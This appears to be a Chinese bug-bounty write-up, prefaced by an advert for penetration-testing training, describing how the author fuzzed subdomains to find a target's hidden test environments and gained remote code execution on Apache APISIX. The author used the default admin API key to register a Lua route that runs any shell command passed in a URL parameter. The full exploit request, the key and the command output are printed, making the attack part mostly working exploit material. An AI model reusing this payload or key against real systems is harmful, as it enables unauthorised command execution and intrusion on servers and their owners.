

0x01 前言

如有技术交流或渗透测试/代码审计/SRC漏洞挖掘/红队方向综合培训 或 红蓝对抗评估/安全产品研发/安全服务需求的朋友

欢迎联系QQ/VX 547006660

<https://github.com/J0o1ey/BountyHunterInChina>

重生之我是赏金猎人系列，欢迎大家点个star

0x02 缘起

早上打开微信无聊水群，偶然间发现新上了家SRC



新上的SRC一般都是细皮嫩肉的处子，未经万人骑，得手也更加容易，我们来一探究竟

0x03 资产搜集到默认秘钥被改 山穷水尽

简单用目标的cert信息收集了一下网络空间的资产

发现了目标不少的域名都采用“短横线命名法”，一般来说大厂用这种命名法便于分辨开发、测试、生产环境还是蛮多的

	-cdn-uat.:		183.
15	r-dev.ze	uat	121.1
15		test	183.
15		pr	121.1
15		dev	59.1
159	-gateway-test.:	域名关键词频出	47.9
161	pr-m		121.1
162	n-dev.		121.1

总结了一下，常见的开发、测试、生产环境域名中常见词如下

```
uat
test
dev
pre
pr
pro
...
```


随后从资产列表中找到一个看起来像管理api接口的域名进行访问

1	// 20230222000123
2	// https://gateway-!
3	
4	{
5	"error_msg": "404 Route Not Found"
6	}

根据页面回显，结合之前多年的测试经验，推断此处使用了Apache Apisix

之前复现过Apache Apisix默认密钥添加恶意路由导致的RCE漏洞，此处直接准备一试

发现直接寄了，目标生产环境的api把这个默认的key给改掉了，导致没法创建恶意路由




难道就这样结束了？那显然不符合我们的风格

0x04 理顺思路-发现隐藏的测试环境资产

刚刚我们在进行资产搜集时，已经发现了目标域名的统一命名特点

那么我们完全可以借助FUZZ域名来搞出一点火花，尝试发掘隐藏资产



```
./ffuf -w domain_test -u https://gateway-xxx-xxx-FUZZ.xxx.com -mc 404 -t 1
```

最终成功发现按照目标的目标的四处非生产环境的隐藏资产

0x05 测试环境默认key的原罪到RCE

随后在下面四个隐藏子域尝试默认key添加恶意lua路由，发现均成功

Request

PrettyRawHexJSON DecoderJSON Decoder

```
1 POST /apisix/admin/routes HTTP/1.1
2
3 X-API-KEY: edd1c9f034335f136f87ad84b625c8f1
4 Content-Type: application/json
5 Content-Length: 476
6
7 {
8   "uri": "/security_test_for",
9   "script":
10    "local _M = {} \n function _M.access(conf, ctx) \n local os = require
11    'os' \n local args = assert(ngx.req.get_uri_args()) \n local f =
12    assert(io.popen(args.cmd, 'r')) \n local s = assert(f:read('*a')) \n n
13    gx.say(s) \n f:close() \n end \n return _M",
14  "upstream":{
15    "type":"roundrobin",
16    "nodes":{
17      "interact.sh:80":1
18    }
19  }
20 }
```

Response

PrettyRawHexRenderJSON DecoderJSON Decoder

```
1 HTTP/1.1 201 Created
2 Date: Tue, 21 Feb 2023 16:05:17 GMT
3 Content-Type: application/json
4 Connection: keep-alive
5 Access-Control-Allow-Origin: *
6 Access-Control-Allow-Credentials: true
7 Access-Control-Expose-Headers: *
8 Access-Control-Max-Age: 3600
9 Content-Length: 592
10
11 {
12   "action": "create",
13   "node": {
14     "key": {
15       "key": "/apisix/routes/00000000000000000533",
16       "value": {
17         "id": "00000000000000000533",
18         "upstream": {
19           "pass_host": "pass",
20           "nodes": {
21             "interact.sh:80": 1
22           }
23         },
24         "hash_on": "vars",
25         "type": "roundrobin",
26         "scheme": "http"
27       }
28     },
29     "status": 1,
30     "update_time": 1676995517,
31     "create_time": 1676995517,
32     "priority": 0,
33     "uri": "/security_test_for",
34     "script":
35      "local _M = {} \n function _M.access(conf, ctx) \n local os = requ
36      ire('os') \n local args = assert(ngx.req.get_uri_args()) \n local f
37      = assert(io.popen(args.cmd, 'r')) \n local s = assert(f:rea
38      d('*a')) \n ngx.say(s) \n f:close() \n end \n return _M"
39   }
40 }
```

添加恶意路由后，就是一马平川，直捣黄龙了

← → ↺ (-azuat. security_test_for?cmd=ifconfig)


杂七杂八 社工工具 漏洞响应及学习平台 渗透博客 在线工具 常用网址 Github 集成 新看文章 知识库学习

eth0

Link encap:Ethernet HWaddr
inet addr:172.
inet6 addr: fe

lo

Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:12 errors:0 dropped:0 overruns:0 frame:0
TX packets:12 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2493 (2.4 KiB) TX bytes:2493 (2.4 KiB)



```
# Kubernetes-managed hosts file.
127.0.0.1    localhost
::1        localhost ip6-localhost ip6-loopback
fe00::0    ip6-localnet
fe00::0    ip6-mcastprefix
fe00::1    ip6-allnodes
fe00::2    ip6-allrouters
172.17.0.1  apisix-75
```

目标是运行在k8s上的，掐指一算应该是测试环境用了默认key的老镜像，运维也没做修改，导致了RCE的大锅交完四处命令执行，奖励自己晚上吃鸡蛋肠粉加根肠

0x06 技术点总结

结合目标域名命名特点，发现隐藏的开发、测试环境资产

完成新突破

Written by J001ey:54700660